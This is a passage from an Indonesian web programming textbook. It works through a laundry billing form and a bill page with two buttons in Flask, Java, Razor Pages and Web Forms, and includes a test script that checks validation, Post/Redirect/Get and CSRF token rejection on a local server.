    paid = con.execute("SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = ?",
(bill_id,)).fetchone()[0]
    return b, paid


@app.get("/Bills/Detail/<bill_id>")
def detail(bill_id):
    b, paid = bill_and_paid(db(), bill_id)
    if b is None:
        abort(404)
    return render_template_string(DETAIL, b=b, paid=paid, rp=rp,
                                  flash=session.pop("flash", None),
error=session.pop("error", None))


@app.post("/Bills/Detail/<bill_id>")
def detail_post(bill_id):
    handler = request.args.get("handler")                       # which button was pressed
    con = db()
    b, paid = bill_and_paid(con, bill_id)
    if b is None:
        abort(404)
    if handler == "Advance":
        nxt = {"queued": "finished", "finished": "departed"}.get(b["status"])
        if nxt is None:
            session["error"] = f"Bill {bill_id} has already been collected."
```

Kode 12.37 (Lanjutan) *p127_bills.py: formulir nota dan halaman nota dalam Flask, di atas SQLite.*

```
        else:
            with con:
                con.execute(f"UPDATE Bill SET status = ?, {nxt} = ? WHERE id = ?", (nxt,
now(), bill_id))
                con.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, ?, ?, ?)",
                            (bill_id, nxt, now(), CASHIER))
            session["flash"] = f"Bill {bill_id} is now {nxt}."
    elif handler == "Pay":
        amount, method = request.form.get("amount", ""), request.form.get("method")
        balance = b["payment"] - paid
        if not amount.isdigit() or not 1 <= int(amount) <= balance:
            session["error"] = f"The amount must be from Rp 1 to the balance,
{rp(balance)}."
        elif method not in ("cash", "qris", "transfer"):
            session["error"] = "The method must be cash, qris or transfer."
        else:
            with con:
                con.execute("INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES
(?, ?, ?, ?)",
                            (bill_id, now(), method, int(amount)))
            session["flash"] = f"Payment of {rp(amount)} recorded."
    else:
        abort(400)
    return redirect(f"/Bills/Detail/{bill_id}")


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9225)
```

Java. Kode 12.38 adalah hal yang sama di atas *server* JDK. Pesan sekali tampilnya disimpan dalam *map* dengan kunci token peramban, dan formulirnya dilindungi dengan varian gagasan token yang sama sekali tidak memerlukan sesi (Soal 12.11 menjelaskannya).

Kode 12.38 `P127Bills.java`: formulir nota dan halaman nota di atas *server* HTTP JDK.

```
// P127Bills.java - Problems 12.7 and 12.8 on the JDK's HTTP server: a validated form that
takes in a
// bill, and one page with two buttons (Advance, Pay). Same addresses and field names as
the Razor pages.
//   javac P127Bills.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P127Bills 9224
// LAUNDRY_DB_URL names a COPY of the database; LAUNDRY_NOW fixes the clock.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.security.SecureRandom;
import java.sql.*;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;

public class P127Bills {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");
    static final String CASHIER = "E0004";      // no login in this demonstration: every
bill is Dewi's
    static final Map<String, String> FLASH = Collections.synchronizedMap(new HashMap<>());
// token -> message

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9224), 0);
        server.createContext("/Bills/", P127Bills::handle);
        server.start();
    }

    static void handle(HttpExchange ex) {
        try (ex; Connection db = DriverManager.getConnection(DB)) {
            db.createStatement().execute("PRAGMA foreign_keys = ON");
            String path = ex.getRequestURI().getPath(), query =
ex.getRequestURI().getRawQuery();
            Map<String, String> in = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
            // Problem 12.11 by hand, the "double-submit cookie": the token is in a cookie
AND in the form.
            String token = cookie(ex, "csrf");
            if (token == null) {
                byte[] b = new byte[16];
                new SecureRandom().nextBytes(b);
                token = HexFormat.of().formatHex(b);
                ex.getResponseHeaders().add("Set-Cookie", "csrf=" + token + "; Path=/;
HttpOnly; SameSite=Strict");
            }
            boolean post = ex.getRequestMethod().equals("POST");
            if (post && !token.equals(in.get("__RequestVerificationToken"))) { send(ex,
400, "Bad Request"); return; }
```

Kode 12.38 (Lanjutan) *P127Bills.java: formulir nota dan halaman nota di atas server HTTP JDK.*

```
            if (path.equals("/Bills/New")) {
                if (!post) { send(ex, 200, newPage(token, in, Map.of())); return; }
                Map<String, String> errors = new LinkedHashMap<>();
                String cust = in.getOrDefault("Input.CustomerId", "").trim(), unit =
in.getOrDefault("Input.Unit", "").trim();
                String rack = in.getOrDefault("Input.Rack", "").trim(), outlet =
in.getOrDefault("Input.OutletId", "");
                if (cust.isEmpty()) errors.put("CustomerId", "Give the customer id.");
                else if (!cust.matches("C\\d{4}")) errors.put("CustomerId", "A customer id
looks like C0047.");
                if (!unit.matches("\\d{1,3}") || Integer.parseInt(unit) < 1 ||
Integer.parseInt(unit) > 100)
                    errors.put("Unit", "The quantity must be a whole number from 1 to
100.");
                if (!rack.matches("[A-Z]\\d{2}")) errors.put("Rack", "A rack looks like
A07: one capital letter, two digits.");
                if (!errors.containsKey("CustomerId") && one(db, "SELECT id FROM Customer
WHERE id = ?", cust) == null)
                    errors.put("CustomerId", "There is no customer " + cust + ".");
                Object price = one(db, "SELECT price FROM Service WHERE id = ?",
in.getOrDefault("Input.ServiceId", ""));
                if (price == null) errors.put("ServiceId", "Choose a service from the
list.");
                if (one(db, "SELECT id FROM Outlet WHERE id = ?", outlet) == null)
errors.put("OutletId", "Choose an outlet from the list.");
                if (!errors.isEmpty()) { send(ex, 422, newPage(token, in, errors)); return;
}

                String id = String.format("B%04d", Integer.parseInt(((String) one(db,
"SELECT MAX(id) FROM Bill")).substring(1)) + 1);
                long each = ((Number) price).longValue(), charged = each *
Integer.parseInt(unit);   // priced here
                db.setAutoCommit(false);                                  // the bill and
its log row, or neither
                run(db, "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id, Service_id, "
                        + "Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)", id,
now(), rack,
                        Integer.parseInt(unit), charged, cust, CASHIER,
in.get("Input.ServiceId"), outlet);
                run(db, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, 'queued', ?, ?)",
                        id, now(), CASHIER);
                db.commit();
                FLASH.put(token, "msg:Bill " + id + " created: " + unit + " x " + rp(each)
+ " = " + rp(charged) + ".");
                redirect(ex, "/Bills/Detail/" + id);                      //
Post/Redirect/Get
                return;
            }
            if (!path.startsWith("/Bills/Detail/")) { send(ex, 404, "Not Found"); return; }
            String id = path.substring("/Bills/Detail/".length());
            Map<String, Object> b = bill(db, id);
            if (b == null) { send(ex, 404, "Not Found"); return; }
            long balance = ((Number) b.get("payment")).longValue() - ((Number)
b.get("paid")).longValue();
            if (!post) { send(ex, 200, detailPage(token, b, balance, FLASH.remove(token)));
return; }
            String handler = query == null ? "" : query.replace("handler=", "");  // which
button was pressed
            if (handler.equals("Advance")) {
                String next = switch ((String) b.get("status")) { case "queued" ->
"finished"; case "finished" -> "departed"; default -> null; };
                if (next == null) FLASH.put(token, "err:Bill " + id + " has already been
collected.");
                else {
```

```
                    db.setAutoCommit(false);
                    run(db, "UPDATE Bill SET status = ?, " + next + " = ? WHERE id = ?",
next, now(), id);
                    run(db, "INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, ?, ?, ?)",
                            id, next, now(), CASHIER);
                    db.commit();
```

Kode 12.38 (Lanjutan) *P127Bills.java: formulir nota dan halaman nota di atas server HTTP JDK.*

```
                    FLASH.put(token, "msg:Bill " + id + " is now " + next + ".");
                }
            } else if (handler.equals("Pay")) {
                String amount = in.getOrDefault("amount", ""), method =
in.getOrDefault("method", "");
                if (!amount.matches("\\d{1,9}") || Long.parseLong(amount) < 1 ||
Long.parseLong(amount) > balance)
                    FLASH.put(token, "err:The amount must be from Rp 1 to the balance, " +
rp(balance) + ".");
                else if (!List.of("cash", "qris", "transfer").contains(method))
                    FLASH.put(token, "err:The method must be cash, qris or transfer.");
                else {
                    run(db, "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES
(?, ?, ?, ?)",
                            id, now(), method, Long.parseLong(amount));
                    FLASH.put(token, "msg:Payment of " + rp(Long.parseLong(amount)) + "
recorded.");
                }
            } else { send(ex, 400, "Bad Request"); return; }
            redirect(ex, "/Bills/Detail/" + id);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    static String newPage(String token, Map<String, String> in, Map<String, String> errors)
{
        StringBuilder f = new StringBuilder();
        String[][] fields = {{"CustomerId", "Customer id"}, {"ServiceId", "Service"},
{"Unit", "Quantity"},
                             {"Rack", "Rack"}, {"OutletId", "Outlet"}};
        for (String[] fl : fields) {
            f.append("<label
for=\"").append(fl[0]).append("\">").append(fl[1]).append("</label>\n")
             .append("<input id=\"").append(fl[0]).append("\"
name=\"Input.").append(fl[0]).append("\" value=\"")
             .append(h(in.getOrDefault("Input." + fl[0], ""))).append("\">\n");
            if (errors.containsKey(fl[0]))
                f.append("<span class=\"err\" data-valmsg-
for=\"Input.").append(fl[0]).append("\">")
                 .append(h(errors.get(fl[0]))).append("</span>\n");
        }
        return """
                <!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Take in a
bill</title></head><body><main>
                <h1>Take in a bill</h1>
                <form method="post" class="card">
                <input name="__RequestVerificationToken" type="hidden" value="%s">
                %s<button class="primary">Create bill</button>
                </form></main></body></html>""".formatted(token, f);
    }
```

Kode 12.38 (Lanjutan) *P127Bills.java: formulir nota dan halaman nota di atas server HTTP JDK.*

```
    static String detailPage(String token, Map<String, Object> b, long balance, String
flash) {
        String msg = flash == null ? "" : flash.startsWith("msg:")
                ? "<p class=\"msg\" role=\"status\">" + h(flash.substring(4)) + "</p>"
                : "<p class=\"err\" role=\"alert\">" + h(flash.substring(4)) + "</p>";
        String hidden = "<input name=\"__RequestVerificationToken\" type=\"hidden\"
value=\"" + token + "\">";
        return """
                <!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Bill
%1$s</title></head><body><main>
                <h1>Bill %1$s</h1>
                %2$s
                <p>Status: <b id="status">%3$s</b>. Charged %4$s, paid %5$s, balance <b
id="balance">%6$s</b>.</p>
                <form method="post" action="/Bills/Detail/%1$s?handler=Advance">%7$s<button
class="primary">Next status</button></form>
                <form method="post" action="/Bills/Detail/%1$s?handler=Pay">%7$s<input
name="amount" type="number" min="1">
                <select
name="method"><option>cash</option><option>qris</option><option>transfer</option></select>
                <button>Record payment</button></form></main></body></html>""".formatted(
                b.get("id"), msg, h(b.get("status")), rp(((Number)
b.get("payment")).longValue()),
                rp(((Number) b.get("paid")).longValue()), rp(balance), hidden);
    }

    static Map<String, Object> bill(Connection db, String id) throws SQLException {
        try (PreparedStatement st = db.prepareStatement("""
                SELECT b.id, b.status, b.payment, COALESCE((SELECT SUM(amount) FROM Payment
p WHERE p.Bill_id = b.id), 0) AS paid
                  FROM Bill b WHERE b.id = ?""")) {
            st.setString(1, id);
            try (ResultSet rs = st.executeQuery()) {
                if (!rs.next()) return null;
                Map<String, Object> m = new HashMap<>();
                for (String c : List.of("id", "status", "payment", "paid")) m.put(c,
rs.getObject(c));
                return m;
            }
        }
    }

    static Object one(Connection db, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) { return rs.next() ? rs.getObject(1) :
null; }
        }
    }

    static void run(Connection db, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            st.executeUpdate();
        }
    }
```

Kode 12.38 (Lanjutan) *P127Bills.java: formulir nota dan halaman nota di atas server HTTP JDK.*

```
    static String now() {
        String fixed = System.getenv("LAUNDRY_NOW");
        return fixed != null ? fixed :
LocalDateTime.now().format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss"));
    }

    static String rp(long v) { return "Rp " + String.format(Locale.ROOT, "%,d",
v).replace(',', '.'); }

    static String h(Object o) {
        return String.valueOf(o).replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }

    static void send(HttpExchange ex, int status, String html) throws java.io.IOException {
        byte[] b = html.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(status, b.length);
        ex.getResponseBody().write(b);
    }

    static void redirect(HttpExchange ex, String to) throws java.io.IOException {
        ex.getResponseHeaders().add("Location", to);
        ex.sendResponseHeaders(302, -1);
    }

    static String cookie(HttpExchange ex, String name) {
        for (String header : ex.getRequestHeaders().getOrDefault("Cookie", List.of()))
            for (String part : header.split(";")) {
                String[] kv = part.trim().split("=", 2);
                if (kv.length == 2 && kv[0].equals(name)) return kv[1];
            }
        return null;
    }

    static Map<String, String> parse(String s) {
        Map<String, String> m = new HashMap<>();
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv.length == 2) m.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
URLDecoder.decode(kv[1], StandardCharsets.UTF_8));
        }
        return m;
    }
}
```

Menjalankannya. **Kode 12.39** berperan sebagai kasir: tiga kekeliruan, lalu pelanggan yang tidak dikenal, lalu formulir yang benar, lalu pembayaran dan perubahan status dari Soal 12.8, lalu permintaan palsu.

Kode 12.39 `bills_check.py`: satu skrip untuk ketiga versi, karena alamat dan nama isiannya sama.

```
# bills_check.py - Problems 12.7, 12.8 and 12.11: drive the bill pages like a cashier
would.
# The Razor pages, the JDK server and Flask all answer the same addresses, so one script
checks all three:
#     python3 bills_check.py http://127.0.0.1:9210      (Razor Pages)
#     python3 bills_check.py http://127.0.0.1:9224      (Java)      ... :9225 (Python)
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

base = sys.argv[1].rstrip("/")


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):
        return None


jar = http.cookiejar.CookieJar()
browser = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar), NoRedirect)


def go(path, form=None):
    data = urllib.parse.urlencode(form).encode() if form is not None else None
    try:
        with browser.open(urllib.request.Request(base + path, data=data)) as r:
            return r.status, r.headers.get("Location", ""), r.read().decode()
    except urllib.error.HTTPError as e:
        return e.code, e.headers.get("Location", ""), e.read().decode()


def token(html):
    return re.search(r'name="__RequestVerificationToken" type="hidden" value="([^"]+)"',
html).group(1)


def messages(html):
    return re.findall(r'<(?:span|p) class="(?:err|msg)[^"]*"[^>]*>([^<]+)<', html)
```

Kode 12.39 (Lanjutan) *bills_check.py: satu skrip untuk ketiga versi, karena alamat dan nama isiannya sama.*

```
t = token(go("/Bills/New")[2])
form = {"__RequestVerificationToken": t, "Input.CustomerId": "47", "Input.ServiceId":
"S0001",
        "Input.Unit": "0", "Input.Rack": "a7", "Input.OutletId": "O01"}
s, _, html = go("/Bills/New", form)
print(f"1. three mistakes      -> {s}", *messages(html), sep="\n     ")
s, _, html = go("/Bills/New", dict(form, **{"Input.CustomerId": "C9999", "Input.Unit": "4",
"Input.Rack": "A07"}))
print(f"2. unknown customer    -> {s}", *messages(html), sep="\n     ")
s, loc, _ = go("/Bills/New", dict(form, **{"Input.CustomerId": "C0047", "Input.Unit": "4",
"Input.Rack": "A07"}))
print(f"3. correct form        -> {s} {loc}")
s, _, html = go(loc)
t = token(html)
print(f"   the bill page       -> {s}", *messages(html), sep="\n     ")
for step, (handler, extra) in enumerate([("Pay", {"amount": "50000", "method": "cash"}),
                                         ("Pay", {"amount": "20000", "method": "cash"}),
                                         ("Advance", {}), ("Advance", {}), ("Advance",
{})], start=4):
    s, loc2, _ = go(f"{loc}?handler={handler}", dict({"__RequestVerificationToken": t},
**extra))
    html = go(loc)[2]
    status = re.search(r'id="status">(\w+)<', html).group(1)
    balance = re.search(r'id="balance">([^<]+)<', html).group(1)
    print(f"{step}. {handler:<7} {extra.get('amount', ''):>6} -> {s}; status {status},
balance {balance}; "
          f"{' '.join(messages(html))}")
s, _, _ = go("/Bills/New", {"Input.CustomerId": "C0047", "Input.ServiceId": "S0001",
"Input.Unit": "4",
                            "Input.Rack": "A07", "Input.OutletId": "O01"})
print(f"9. no token (forged)   -> {s}")
```

Terhadap halaman Razor (versi Java dan Python mencetak baris-baris yang persis sama):

```
1. three mistakes      -> 422
     A customer id looks like C0047.
     The quantity must be a whole number from 1 to 100.
     A rack looks like A07: one capital letter, two digits.
2. unknown customer    -> 422
     There is no customer C9999.
3. correct form        -> 302 /Bills/Detail/B2954
   the bill page       -> 200
     Bill B2954 created: 4 x Rp 8.000 = Rp 32.000.
4. Pay      50000 -> 302; status queued, balance Rp 32.000; The amount must be from Rp 1 to
the balance, Rp 32.000.
5. Pay      20000 -> 302; status queued, balance Rp 12.000; Payment of Rp 20.000 recorded.
6. Advance        -> 302; status finished, balance Rp 12.000; Bill B2954 is now finished.
7. Advance        -> 302; status departed, balance Rp 12.000; Bill B2954 is now departed.
8. Advance        -> 302; status departed, balance Rp 12.000; Bill B2954 has already been
collected.
9. no token (forged)   -> 400
```

Baris demi baris. `[Required(ErrorMessage = "Give the customer id.")]` gagal bila isiannya tidak ada atau kosong; `[RegularExpression(@"^C\d{4}$", …)]` gagal bila isiannya tidak berbentuk `C` diikuti empat digit (tanda `@` di depan string memungkinkan garis miring terbalik ditulis sekali). `[Range(1, 100, …)]` pada `int` gagal untuk 0 dan 101, dan *model binding* sudah gagal lebih dulu untuk teks yang bukan bilangan. Di `OnPost`, pemeriksaan keberadaan hanya berjalan `if (ModelState.IsValid)`, sehingga id pelanggan yang bentuknya saja sudah salah tidak dicari; satu pesannya sudah cukup. `ModelState.AddModelError("Input.CustomerId", …)` menyimpan pesan di bawah kunci yang sama dengan yang dipakai atribut, sehingga `asp-validation-for="Input.CustomerId"` mencetaknya di tempat yang sama. `Response.StatusCode`

`= 422; return Page();` menampilkan halaman yang sama lagi; karena properti-properti masih memegang apa yang dikirim, *tag helper* menuliskan nilai-nilai itu kembali ke isian. Bila berhasil, `TempData["Flash"]` menyimpan pesannya dalam *cookie* untuk tepat satu permintaan berikutnya, dan `RedirectToPage("Detail", new { id = bill.Id })` menjawab 302 dengan alamat `/Bills/Detail/B2954`. Di Flask, `with con:` membungkus `INSERT` ke `Bill` dan `INSERT` ke `StatusLog` dalam satu transaksi: keduanya terjadi atau tidak satu pun.

Penyelesaian keliru yang menggoda. Mengandalkan peramban: pasang `required`, `pattern="[A-Z][0-9]{2}"`, dan `min="1" max="100"` pada isian, atau di Web Forms serahkan validator pada skrip sisi perambannya, lalu lewati pemeriksaan di *server*. Dua baris pertama keluaran di atas dihasilkan program yang sama sekali tidak menjalankan HTML halaman itu; program itu sekadar mengirim isiannya. Pemeriksaan peramban tidak pernah melihatnya. Lebih buruk lagi versi Web Forms dari kesalahan ini: *validator control* juga berjalan di *server*, tetapi hanya *mencatat* kegagalan; *handler* `Click` yang lupa `if (!Page.IsValid) return;` tetap menulis nota yang tidak sah.

> **UJI DIRI.** Tambahkan aturan "layanan *express* (S0002) dibatasi 20 kg per nota". Di mana tempatnya, atribut atau kode, dan apa kunci pesannya?
>
> *Jawaban.* Dalam kode, di `OnPost`, karena aturan itu menghubungkan dua isian (layanan dan jumlah) dan tidak ada atribut satu-properti yang dapat melihat keduanya: `if (Input.ServiceId == "S0002" && Input.Unit > 20) ModelState.AddModelError("Input.Unit", "Express is limited to 20 kg per bill.");`. Kunci `Input.Unit` menaruh pesannya di bawah isian jumlah, tempat kasir akan membetulkannya. (Aturan tingkat kelas melalui `IValidatableObject` adalah alternatif deklaratifnya.)

12.6.2 Soal 12.8 — Satu halaman, dua tombol, dua *handler*

> **SOAL.** Write the page of one bill with two buttons: *Next status* (queued to finished, finished to departed) and *Record payment* (an amount and a method). Web Forms would write two `Click` events on a page that posts back to itself; write it with named handlers in Razor Pages, keep no state in the page, and make reloading the page harmless.
>
> *Dengan kata lain:* tulislah halaman sebuah nota dengan dua tombol, *Next status* dan *Record payment*, memakai *handler* bernama di Razor Pages alih-alih dua *event* `Click` Web Forms; jangan simpan *state* di halaman, dan pastikan memuat ulang halaman tidak berbahaya.

Dengan bahasa kita sendiri. Dua tindakan pada satu halaman, masing-masing sebuah `POST`, masing-masing diikuti *redirect* kembali ke halaman itu, sehingga halaman di layar selalu merupakan hasil sebuah `GET` biasa.

Rancangan. Razor Pages memilih *handler* dari permintaannya: `OnGet` untuk `GET`, `OnPost` untuk `POST`, dan `OnPostAdvance` untuk `POST` yang alamatnya membawa `?handler=Advance` [14]. *Tag helper* `asp-page-handler="Advance"` pada formulir menuliskan alamat itu untuk kita. Setiap *handler* meminta penyimpan melakukan perubahan, menyimpan pesan sekali tampil di `TempData`, lalu melakukan *redirect* ke alamat halaman itu sendiri. Aturannya (nota yang sudah diambil tidak boleh maju, pembayaran tidak boleh melebihi sisa tagihan, hanya tunai, QRIS, atau transfer) tinggal di penyimpan, di **Kode 12.23**.

Padanan Web Forms-nya. Kode 12.40 adalah *code-behind* halaman Web Forms, untuk dibaca. Perhatikan `ShowBill()` yang dipanggil tiga kali: `Page_Load` berjalan pada setiap permintaan, termasuk *postback*, lalu *handler* klik berjalan, sehingga halaman harus digambar ulang setelah perubahan.

Kode 12.40 `BillDetail.aspx.cs`: dua *event* Click pada halaman yang melakukan *postback* ke dirinya sendiri (tidak dijalankan).

```
// BillDetail.aspx.cs - Problem 12.8 in Web Forms (not run): two buttons, two Click events.
// The page's markup holds <asp:Button ID="AdvanceButton" OnClick="AdvanceButton_Click" ...
/> and
// <asp:Button ID="PayButton" OnClick="PayButton_Click" ... />, an amount TextBox and a
method list.
using System;
using System.Web.UI;

public partial class BillDetail : Page
{
    private string BillId => Request.QueryString["id"];

    protected void Page_Load(object sender, EventArgs e)
    {
        ShowBill();                                     // runs on EVERY request, the
postbacks included
    }

    protected void AdvanceButton_Click(object sender, EventArgs e)
    {
        Message.Text = LaundryData.Advance(BillId) ?? "Bill " + BillId + " moved on.";
        ShowBill();
    }

    protected void PayButton_Click(object sender, EventArgs e)
    {
        long amount;
        Message.Text = long.TryParse(AmountBox.Text, out amount)
            ? LaundryData.Pay(BillId, amount, MethodList.SelectedValue) ?? "Payment
recorded."
            : "The amount must be a whole number.";
        ShowBill();
    }

    private void ShowBill()
    {
        var b = LaundryData.Bill(BillId);
        StatusLabel.Text = b.Status;
        BalanceLabel.Text = LaundryData.Rupiah(b.Charged - LaundryData.Paid(b.Id));
    }
}
```

Penyelesaian Razor. Kode 12.41 dan **Kode 12.42**. Versi Java dan Python adalah paruh kedua **Kode 12.38** dan **Kode 12.37**, tempat nama *handler* dibaca dari *query string*, `handler=Advance` atau `handler=Pay`.

Kode 12.41 `Bills/Detail.cshtml`: `@page "{id}"` menaruh id nota di *path*; dua formulir menyebut dua *handler*.

```
@page "{id}"
@model DetailModel
@{ ViewData["Title"] = "Bill " + Model.Bill.Id; }
<div class="card">
  <p><b>@Model.Customer?.Name</b> (@Model.Bill.CustomerId), @Model.Service?.Description x
@Model.Bill.Unit, rack @Model.Bill.Rack.</p>
  <p>Status: <b id="status">@Model.Bill.Status</b>. Charged
@Money.Rupiah(Model.Bill.Charged),
     paid @Money.Rupiah(Model.Paid), balance <b
id="balance">@Money.Rupiah(Model.Bill.Charged - Model.Paid)</b>.</p>
  @if (Model.Error is not null) { <p class="err" role="alert">@Model.Error</p> }
  <div class="row">
    <form method="post" asp-page-handler="Advance" asp-route-id="@Model.Bill.Id">
      <button class="primary">Next status</button>
    </form>
    <form method="post" asp-page-handler="Pay" asp-route-id="@Model.Bill.Id"
class="toolbar">
      <input name="amount" type="number" min="1" placeholder="amount">
      <select
name="method"><option>cash</option><option>qris</option><option>transfer</option></select>
      <button>Record payment</button>
    </form>
  </div>
</div>
```

Kode 12.42 `Bills/Detail.cshtml.cs`: `OnGet`, `OnPostAdvance`, `OnPostPay`; setiap POST diakhiri *redirect*.

```
// Detail.cshtml.cs - Problem 12.8: one page, two buttons, two handlers.
//   POST /Bills/Detail/B2954?handler=Advance    ->  OnPostAdvance
//   POST /Bills/Detail/B2954?handler=Pay        ->  OnPostPay
// Where Web Forms raised Button1_Click after a postback, Razor Pages calls the handler
named
// in the form's address, and nothing about the page survives between requests but the
database.
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages.Bills;

public class DetailModel(Store store, IConfiguration config) : PageModel
{
    public Bill Bill { get; private set; } = null!;
    public Customer? Customer { get; private set; }
    public Service? Service { get; private set; }
    public decimal Paid { get; private set; }
    public string? Error { get; private set; }

    private string Now => config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd
HH:mm:ss");

    public IActionResult OnGet(string id)
    {
        var bill = store.Bill(id);
        if (bill is null) return NotFound();
        Bill = bill;
        Customer = store.Customer(bill.CustomerId);
        Service = store.Service(bill.ServiceId);
        Paid = store.Paid(bill.Id);
        Error = TempData["Error"] as string;
        return Page();
    }

    public IActionResult OnPostAdvance(string id)
    {
        var error = store.Advance(id, Now);
        if (error is null) TempData["Flash"] = $"Bill {id} is now
{store.Bill(id)!.Status}.";
        else TempData["Error"] = error;
        return RedirectToPage(new { id });           // back to OnGet: reloading repeats
nothing
    }
```

Kode 12.42 (Lanjutan) *Bills/Detail.cshtml.cs: OnGet, OnPostAdvance, OnPostPay; setiap POST diakhiri redirect.*

```
    public IActionResult OnPostPay(string id, long amount, string? method)
    {
        var error = store.Pay(id, amount, method, Now);
        if (error is null) TempData["Flash"] = $"Payment of {Money.Rupiah(amount)}
recorded.";
        else TempData["Error"] = error;
        return RedirectToPage(new { id });
    }
}
```

Menjalankannya. Baris 4 sampai 8 keluaran **Kode 12.39** di atas adalah halaman ini yang sedang bekerja: pembayaran yang melebihi sisa tagihan ditolak dengan sisa tagihan disebut dalam pesannya, pembayaran Rp 20.000 menyisakan Rp 12.000, dua kali menekan *Next status* membawa nota ke `finished` lalu `departed`, dan tekanan ketiga ditolak. Setiap baris diawali 302: setiap *handler* menjawab dengan *redirect*.

Baris demi baris. `@page "{id}"` menambahkan *route template* pada halaman, sehingga alamatnya `/Bills/Detail/B2954` dan `OnGet(string id)` menerima `B2954` tanpa *query string*. `asp-route-id="@Model.Bill.Id"` mempertahankan id itu di alamat setiap formulir. Di `OnPostPay(string id, long amount, string? method)`, parameternya di-*bind* dari formulir berdasarkan nama, tanpa `[BindProperty]`: parameter *handler* adalah cara ringan untuk menerima dua atau tiga nilai. `RedirectToPage(new { id })` berarti "halaman ini lagi, dengan id ini". `TempData["Error"]` membawa penolakan melewati *redirect* seperti `TempData["Flash"]` membawa keberhasilan, dan `OnGet` memindahkannya ke properti `Error` untuk dicetak halaman.

Penyelesaian keliru yang menggoda. Menjawab `POST` dengan halaman itu sendiri, seperti yang dilakukan Web Forms: ubah statusnya, lalu gambar halamannya. Cara itu bekerja, dan bilah alamat kini menampilkan alamat sebuah `POST`. Ketika kasir menekan *Reload*, peramban bertanya apakah formulir akan dikirim lagi, kasir menjawab ya seperti kebiasaan orang, dan nota meloncat satu status lagi atau pembayaran tercatat dua kali. Dengan Post/Redirect/Get, halaman di layar berasal dari sebuah `GET`, dan memuat ulang `GET` tidak mengubah apa pun.

> **UJI DIRI.** Tambahkan tombol ketiga, *Cancel*, yang hanya diizinkan selama nota masih antre. Tuliskan tanda tangan *handler*-nya dan aturannya, dan sebutkan tempat masing-masing.
>
> *Jawaban.* Di halaman, formulir ketiga dengan `asp-page-handler="Cancel"`. Di *page model*, `public IActionResult OnPostCancel(string id)`, yang memanggil `store.Cancel(id, Now)` lalu melakukan *redirect* seperti yang lain. Di penyimpan, di dalam kunci: tolak kecuali `Status == "queued"`; selain itu isi `Status = "departed"`, `Departed = now`, biarkan `Finished` kosong, dan jadikan tagihannya 0, yang merupakan cara basis data Laundry mencatat nota batal. Dengan basis data sungguhan, perubahan itu dan baris `cancelled` di `StatusLog` masuk dalam satu transaksi.

12.7 Soal Baru yang Dikerjakan: Klien Kaya dan Tiga Sistem


12.7.1 Soal 12.9 — Cek status, *thin client* dan *fat client*

> **SOAL.** A customer types a bill number and her phone number and sees where her laundry is, without the page reloading (AJAX). Write it twice: as a *thin client*, where the server sends finished HTML, and as a *fat client*, where the server sends only the data as JSON and JavaScript in the browser builds the display. Compare what travels over the network, and show what happens when a customer's name contains markup.
>
